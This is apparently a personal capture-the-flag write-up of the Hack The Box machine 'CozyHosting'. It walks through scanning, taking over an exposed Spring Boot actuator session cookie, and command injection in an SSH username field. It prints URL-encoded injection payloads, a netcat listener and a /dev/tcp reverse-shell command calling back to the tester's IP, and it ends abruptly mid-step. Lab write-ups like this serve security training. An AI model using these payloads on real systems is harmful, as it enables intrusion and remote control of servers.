

_____ (READY to Go) _____

IP: 10.10.11.230

http://cozyhosting.htb

Fingerprinting


Nmap -T4 -A -v 10.10.11.230

SSH: 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)


HTTP: 80/tcp open http nginx 1.18.0 (Ubuntu)

Exploit = https://vuldb.com/?id.155282

Wapplyzer:




Site VA Scan with 2	ZAP (<mark>full report in th</mark>	ne Desktop/HTB/Co	zyHosting)	




Did dirsearch output stored in /Desktop/HTB/cozyhosting

One of the results was the: actuator page: http://cozyhosting.htb/actuator

"In **Spring Boot** applications, the path "/actuator" is often used to expose endpoints that provide actuator functionality. These endpoints allow developers to monitor and manage the application's health, performance, and configuration in real-time." ~ **Gemini**



In the actuator page w found some interesting end points for managing the health of the site:





This mean that we could possibly try to do session high jacking on the page. We just need to swap out 'UNAUTHORIZED' cookie for 'kanderson' cookies...

Session High jacking _

When i go to the cozyhost.htb/login page this is our cookie:

```
GET /login HTTP/1.1
Host: cozyhosting.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://cozyhosting.htb/
Connection: close
Cookie: JSESSIONID=DDB0C7064E091C6B881607D8CEF3D05E
```

Now we swap the cookie...

Access to admin with anderson cookie:




Found this on the admin page

Include host into automatic patching


Please note For Cozy Scanner to connect the p	rivate key that you received upon registration should be included in your host's .ssh/authorised_keys file.
Connection settings	Hostname
	Username
	Submit Reset

Testing with ";"



TRYING to gain access to ssh

 We know it is vulnerable to <u>command injection</u> because when we enter in ";" for the username we get a ssh error so we know that whatever is being run in the username box is being appended to the end of the ssh command



Notice the \${IFS} this is to encode white spaces because before we were using the + for white space but the program would give a error.

Also because the program is only show us the error we are not redirecting the std out (1) to std err for us to see.

The command above with out encode is

2> /dev/null;whoami >2;#

Was able to get ping

```
1 POST /executessh HTTP/1.1
 2 Host: cozyhosting.htb
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
 4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate, br
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 76
 9 Origin: http://cozyhosting.htb
10 Connection: close
11 Referer: http://cozyhosting.htb/admin
12 Cookie: JSESSIONID=C5A6C4CD8E4CC72E14BB8CEDD2082078
13 Upgrade-Insecure-Requests: 1
14
15 host=host&username=
   2>/dev/null%3bping${IFS}10.10.14.15${IFS}>%262;%23${IFS}#
```

TCPDUMP OUTPUT:

TIME TO EXPLOIT WITH revshells.com

Ima listen on port 9001

- -l listening
- -n numeric-only IP addresses, no DNS
- -p port
- -v verbose

COMMAND TO LISTEN:

```
nc -lvnp 9001
```

COMMAND FOR THE WEB SERVER:

```
sh -i >& /dev/tcp/10.10.14.15/9001 0>&1
```

I used note pad to fix the url encoding:

```
1 host=host&
2
3 username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
4
5 >& is same as >%262
6
7 reverse shell: sh -i >& /dev/tcp/10.10.14.15/9001 0>&2
8
9
10
11 so the new command is below....
12 host=host&username=2>/dev/null%3bsh${IFS}-i${IFS}>%262${IFS}/dev/tcp/10.10.14.15/9001${IFS}0>262;%23${IFS}
```

Now time to test...



error=/bin/bash: line 1: 2\${IFS}/dev/tcp/10.10.14.15/9001\${IFS}0: ambiguous redirect

This worked:

